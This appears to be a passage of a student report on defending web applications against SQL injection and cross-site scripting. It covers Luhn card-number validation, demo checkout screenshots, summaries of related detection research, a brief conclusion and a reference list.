
The formula used for the same is known as **Luhn's Formula**.

- Drop the last digit from the number. The last digit is what we want to check against
- Reverse the numbers
- Multiply the digits in odd positions (1, 3, 5, etc.) by 2 and subtract 9 to all any result higher than 9
- Add all the numbers together
- The check digit (the last number of the card) is the amount that you would need to add to get a multiple of 10 (Modulo 10)

Screenshot 1: Upon submission of Shipping Address Info, verification of user authentication through OTP



Screenshot 2: Credit Card Validation



The screenshot shows a web form titled "Complete your Order". At the top, it states "Your order will be charged in INR" and "Order total: ₹ 27.61". The "Payment Information" section prompts the user to "Enter your credit card details below. We accept Visa, Mastercard, discover, and American Express." A text input field for the "Number:" contains "15 Digits" and "4147203". Below this, the "Cardholder's Name:" field is filled with "Random User for Demo". The "Expiration Date:" field shows "05" for the month and "2024" for the year. At the bottom right of the form are "Cancel" and "Place Order" buttons. The background of the form features a collage of colorful shopping bags and a shopping cart.

Related work

1. Wassermann and Su propose a static analysis approach which checks the adequacy of sanitization functions. This approach helps the developer to analyse their web application periodically and apply a vulnerability analysis tool to provide a level of assurance that no security-relevant flaws are present. Based on string analysis techniques, they use a blacklist comparison approach to check whether tainted strings may still contain the blacklisted characters at sensitive program points after passing through sanitization functions. (Wassermann, G. and Su, Z.; "Static Detection of Cross- Site Scripting Vulnerabilities," In Proceedings of the 30th International Conference on Software Engineering, May 2008.)
2. Method using machine learning: Valeur proposed the Intrusion Detection System using machine learning. This method learns the SQL query that generates from the web application, creates the detection model, and identifies the SQL injection attack by checking the SQL query generated in real time is the same as the training model. This method can effectively detect and prevent the unknown attacks such as Zero-day attack. However, if insufficient training data set is used, the misuses detection (false-negative and false-positive) can occur. WAVES find the weak point in the web application through web crawler and it forms the attack code based on the pattern list and attack techniques. The weak point of SQL injection attack is found using formed attack code. (F. Valeur, D. Mutz and G. Vigna, A Learning-Based Approach to the Detection of SQL Attacks, Proceedings of the Conference on Detection of Intrusions and Malware and Vulnerability Assessment, 2005, pp. 123–140).
3. Method using SQL query profiling: Park et al. detected the SQL injection attack by comparing and analyzing the dynamic SQL query generated

dynamically, profiling the SQL query of the web application using “Pairwise sequence alignment of amino acid code formulated” method. This method can detect SQL injection attacks without modifying the web application, but it is inconvenient in that whenever the web application is changed, it should be profiling again. (J. Park and B. Noh, SQL injection Attack Detection: Profiling of Web Application Parameter Using the Sequence Pairwise Alignment, Information Security Applications LNCS 4298 (2007), 74–82.)

4. In this paper the authors propose a new server-side solution to detect and block XSS attack. Using the Extensible Markup Language (XML) and XML Schema Definition (XSD) their solution enforces the input type integrity by preventing untrusted user input from altering the structure of the trusted code through the execution lifetime of the web application. (Barhoom, T.S. and Kohail, S.N., 2011. A new server-side solution for detecting cross site scripting attack. Int. J. Comput. Inf. Syst, 3(2), pp.19-23.)

5. Adam Lange and Mishra Dhiraj have written an article that is focused on providing application security testing professionals with a guide to assist in Cross Site Scripting testing. It lists a series of XSS attacks that can be used to bypass certain XSS defensive filters. They have basically created short, simple guidelines that developers could follow to prevent XSS, rather than simply telling developers to build apps that could protect against all the fancy tricks specified in a rather complex attack cheat sheet. (Jim Manico, “XSS Filter Evasion Cheat Sheet”, The OWASP Foundation).

6. In this paper, the method to detect the malicious SQL injection script code which is the typical XSS attack using n-Gram indexing and SVM (Support Vector Machine) is proposed. In order to test the proposed method, the test was conducted after classifying each data set as normal code and malicious code, and the malicious script code was detected by applying index term generated by nGram and data set generated by code dictionary to SVM classifier. As a result, when the malicious script code detection was conducted using n-Gram index term and SVM, the superior performance could be identified in detecting malicious script and the more improved results than existing methods could be seen in the malicious script code detection recall. (Choi, J.H., Choi, C., Ko, B.K. and Kim, P.K., 2012. Detection of cross site scripting attack in wireless networks using n-Gram and SVM. Mobile Information Systems, 8(3), pp.275-286.)

7. The paper proposes the use of a CSP (Content Security Policy) follows only the CSP's protocols—language constructs that specify how a compiler (or interpreter or assembler) should process its input. By default, a CSP forbids the use of inline script on the website. Any element that doesn't follow the specified policy is blocked. Thus, even if a hacker manages to inject a malicious script into the CSP protected website, the browser blocks script execution. (Yusof, I. and

Pathan, A.S.K., 2016. Mitigating cross-site scripting attacks with a content security policy. *Computer*, 49(3), pp.56-63.)

Conclusion

In this report, we studied the pattern that follows both SQL injection and XSS attacks, and broke it down into components in order to perform various elimination algorithms to prevent the attack. During the filtration, we checked for particular patterns, and if it exists, immediate termination takes place and the attack is prevented. Since Cookies play a major role during an attack most of the time, we put forth two methods namely encryption and hashing to prevent the same. In order to check the vulnerability of various websites, we attempted to exploit XSS through the Burp Suite Software.

As the third methodology, we created a website and implemented certain features to protect theft and any other sort of unauthorized access.

References

A. X. Liu, J. M. Kovacs, C. -. Huang and M. G. Gouda, "A secure cookie protocol," *Proceedings. 14th International Conference on Computer Communications and Networks*, 2005. ICCCN 2005., San Diego, CA, USA, 2005.

Abikoye, O.C., Abubakar, A., Dokoro, A.H. et al. A novel technique to prevent SQL injection and cross-site scripting attacks using Knuth-Morris-Pratt string match algorithm. *EURASIP J. on Info. Security* 2020, 14 (2020).

A.S. Piyush, A.N. Mhetre, *International Conference on Pervasive Computing (ICPC)*. A novel approach for detection of SQL injection and cross site scripting attacks (2015)

B. Soewito, F.E. Gunawan, Prevention structured query language injection using regular regular expression and escape string. *Procedia Comput. Sci.* (2018)

C. Ping, W. Jinshuang, P. Lin, Y. Han, Research and implementation of SQL injection prevention method based on ISR, *IEEE International Conference on Computer and Communications* (2016)

Donghua Xu, Chenghuai Lu and A. Dos Santos, "Protecting Web usage of credit cards using One-Time Pad cookie encryption," *18th Annual Computer Security Applications Conference*, 2002. *Proceedings.*, Las Vegas, NV, USA, 2002

G. Buja, T.F. Abdul, B.A.J. Kamarul Arifin, M.A. Fakariah, T.F. Abdul-Rahman, Detection model for SQL injection attack : an approach for preventing a web application from the SQL injection attack, Symposium on Computer Applications and Industrial Electronics (2014)

J. S. Park and R. Sandhu, "Secure cookies on the Web," in IEEE Internet Computing, vol. 4, no. 4, July-Aug. 2000..

M.A. Ahmed, F. Ali, Multiple-path testing for cross site scripting using genetic algorithms. J. Syst. Archit. (2015)

O.C. Abikoye, A.D. Haruna, A. Abubakar, N.O. Akande, E.O. Asani, Modified advanced encryption standard algorithm for information security. Symmetry (2019)

P.R. Mcwhirter, K. Kifayat, Q. Shi, B. Askwith, SQL injection attack classification through the feature extraction of SQL query strings using a gap-weighted string subsequence kernel. J. Inform. Sec. Appl. (2018)

Q. Temeiza, M. Temeiza, J. Itmazi, A novel method for preventing SQL injection using SHA-1 algorithm and syntax-awareness. Sudanese J. Comput. Geoinform. (2017)

Wei-Bin Lee Hsing-Bai Chen Shun-Shyan Chang, Secure and efficient protection for HTTP cookies with self-verification, 15 November 2018

William Stallings (2006) The Whirlpool Secure Hash Function, Cryptologia

Y. Jang, J. Choi, Detecting SQL injection attacks using query result size. Computer Security (2014)

Sharma, P., Johari, R. and Sarma, S.S., 2012. Integrated approach to prevent SQL injection attack and reflected cross site scripting attack. *International Journal of System Assurance Engineering and Management*.

Nithya, V., Pandian, S.L. and Malarvizhi, C., 2015. A survey on detection and prevention of cross- site scripting attack. *International Journal of Security and Its Applications*, 9(3),

Barhoom, T.S. and Kohail, S.N., 2011. A new server-side solution for detecting cross site scripting attack. *Int. J. Comput. Inf. Syst.*

Shar, L.K. and Tan, H.B.K., 2010, July. Auditing the defense against cross site scripting in web applications. In *2010 International Conference on Security and Cryptography (SECRYPT)*. IEEE.

Hydara, I., Sultan, A.B.M., Zulzalil, H. and Admodisastro, N., 2015. Current state of research on cross-site scripting (XSS)—A systematic literature review. *Information and Software Technology*, 58.

Choi, J.H., Choi, C., Ko, B.K. and Kim, P.K., 2012. Detection of cross site scripting attack in wireless networks using n-Gram and SVM. *Mobile Information Systems*, 8(3).

Das, D., Sharma, U. and Bhattacharyya, D.K., 2015. Detection of cross-site scripting attack under multiple scenarios. *The Computer Journal*, 58(4), pp.808-822.

Shar, L.K. and Tan, H.B.K., 2011. Defending against cross-site scripting attacks. *Computer*, 45(3), pp.55-62.

Van Gundy, M. and Chen, H., 2012. Noncespaces: Using randomization to defeat cross-site scripting attacks. *computers & security*, 31(4), pp.612-628.

Shar, L.K. and Tan, H.B.K., 2012. Automated removal of cross site scripting vulnerabilities in web applications. *Information and Software Technology*, 54(5), pp.467-478.

Bhavani, A.B., 2013. Cross-site scripting attacks on android webview. *arXiv preprint arXiv:1304.7451*.

Sedol, S. and Johari, R., 2014. Survey of cross-site scripting attack in Android Apps. *International Journal of Information & Computation Technology*, 4(11), pp.1079-1084.

Shar, L.K., Tan, H.B.K. and Briand, L.C., 2013, May. Mining SQL injection and cross site scripting vulnerabilities using hybrid program analysis. In *2013 35th International Conference on Software Engineering (ICSE)* (pp. 642-651). IEEE.

Gupta, S. and Sharma, L., 2012. Exploitation of cross-site scripting (XSS) vulnerability on real world web applications and its defense. *International Journal of Computer Applications*, 60(14), pp.28-33.

Nunan, A.E., Souto, E., Dos Santos, E.M. and Feitosa, E., 2012, July. Automatic classification of cross-site scripting in web pages using document-based and URL-based features. In *2012 IEEE symposium on computers and communications (ISCC)* (pp. 000702-000707). IEEE.

Wassermann, G. and Su, Z., 2008, May. Static detection of cross-site scripting vulnerabilities. In *2008 ACM/IEEE 30th International Conference on Software Engineering* (pp. 171-180). IEEE.

F. Valeur, D. Mutz and G. Vigna, A Learning-Based Approach to the Detection of SQL Attacks, *Proceedings of the Conference on Detection of Intrusions and Malware and Vulnerability Assessment*, 2005, pp. 123–140

J. Park and B. Noh, SQL injection Attack Detection: Profiling of Web Application Parameter Using the Sequence Pairwise Alignment, *Information Security Applications LNCS 4298* (2007), 74–82.

Barhoom, T.S. and Kohail, S.N., 2011. A new server-side solution for detecting cross site scripting attack. *Int. J. Comput. Inf. Syst*, 3(2), pp.19-23.

Imran Yusof and Al-Sakib Khan Pathan(2016) “Mitigating Cross-Site Scripting Attacks with a Content Security Policy” International Islamic University Malaysia.

Fawaz A. Mereani and Jacob M. Howe(2018) “Detecting Cross-Site Scripting Attacks Using Machine Learning” Springer International Publishing AG, part of Springer Nature

Amirreza Niakanlahiji and Jafar Haadi Jafarian(2019) “Defeating Cross-Site Scripting Attacks, Using Moving Target Defence” Security and Communication Networks Volume

Shashank Gupta, B. B. Gupta(2016) “Cross-Site Scripting (XSS) attacks and defence mechanisms: classification and state-of-the-art” The Society for Reliability Engineering, Quality and Operations Management (SREQOM), India and The Division of Operation and Maintenance, Lulea University of Technology, Sweden 2015

Syed Nisar Bukhari, Muneer Ahmad Dar and Ummer Iqbal(2018) “Reducing attack surface corresponding to Type 1 cross-site scripting attacks using secure development life cycle practices” 4th International Conference on Advances in Electrical, Electronics, Information, Communication and Bio-Informatics (AEEICB-18)

K. Pranathi , S.Kranthi , Dr.A.Srisaila , P.Madhavilatha (2018) “Attacks on Web Application Caused by Cross Site Scripting” Proceedings of the 2nd International conference on Electronics, Communication and Aerospace Technology (ICECA 2018)

Xijun Wang, Weigang Zhang(2016) “Cross-site scripting attacks procedure and Prevention Strategies” MATEC Web of Conferences 61, 03001 (2016)

Dr. G. Rama Koteswara Rao, K.V.J.S. Sree Ram, M. Akhil Kumar, R. Supritha, S. Ashfaq Reza(2017)” CROSS SITE SCRIPTING ATTACKS AND PREVENTIVE MEASURES” International Research Journal of Engineering and Technology (IRJET)

Priya Anand, Jungwoo Ryoo(2017)” Security Patterns As Architectural Solution - Mitigating Cross- Site Scripting Attacks in Web Applications” 2017 International Conference on Software Security and Assurance.

Olorunjube James Falana, Ife Olalekan Ebo, Carolyn Oreoluwa Tinubu, Olusesi Alaba Adejimi and Andeson Ntuk(2020)” Detection of Cross-Site Scripting Attacks using Dynamic Analysis and Fuzzy Inference System” 2020 International Conference in Mathematics, Computer Engineering and Computer Science (ICMCECS).

P. M. D. Nagarjun, Shaik Shakeel Ahamad(2019)” ImageSubXSS: an image substitute technique to prevent Cross-Site Scripting attacks” International Journal of Electrical and Computer Engineering (IJECE).

Mahmoud Mohammadi, Bill Chu, Heather Richter Lipford(2016) “Detecting Cross-Site Scripting Vulnerabilities through Automated Unit Testing” UNC Charlotte, Charlotte, NC , USA.

R. Madhusudhan and Shashidhara(2019) “Mitigation of Cross-Site Scripting Attacks in Mobile Cloud Environments” Department of Mathematical and Computational Sciences, National Institute of Technology Karnataka, Surathkal, India.

Pal Ellingsen and Andreas Svardal Vikne(2018) “Protecting Against Reflected Cross-Site Scripting Attacks” International Journal on Advances in Software, vol 11 no 3 & 4, year 2018.

Vamsi Mohan V, Dr. Sandeep Malik(2019) “User Centric Security Models for Improving the Data Security from SQL Injections and Cross Site Scripting Attacks” Journal of The Gujarat Research Society.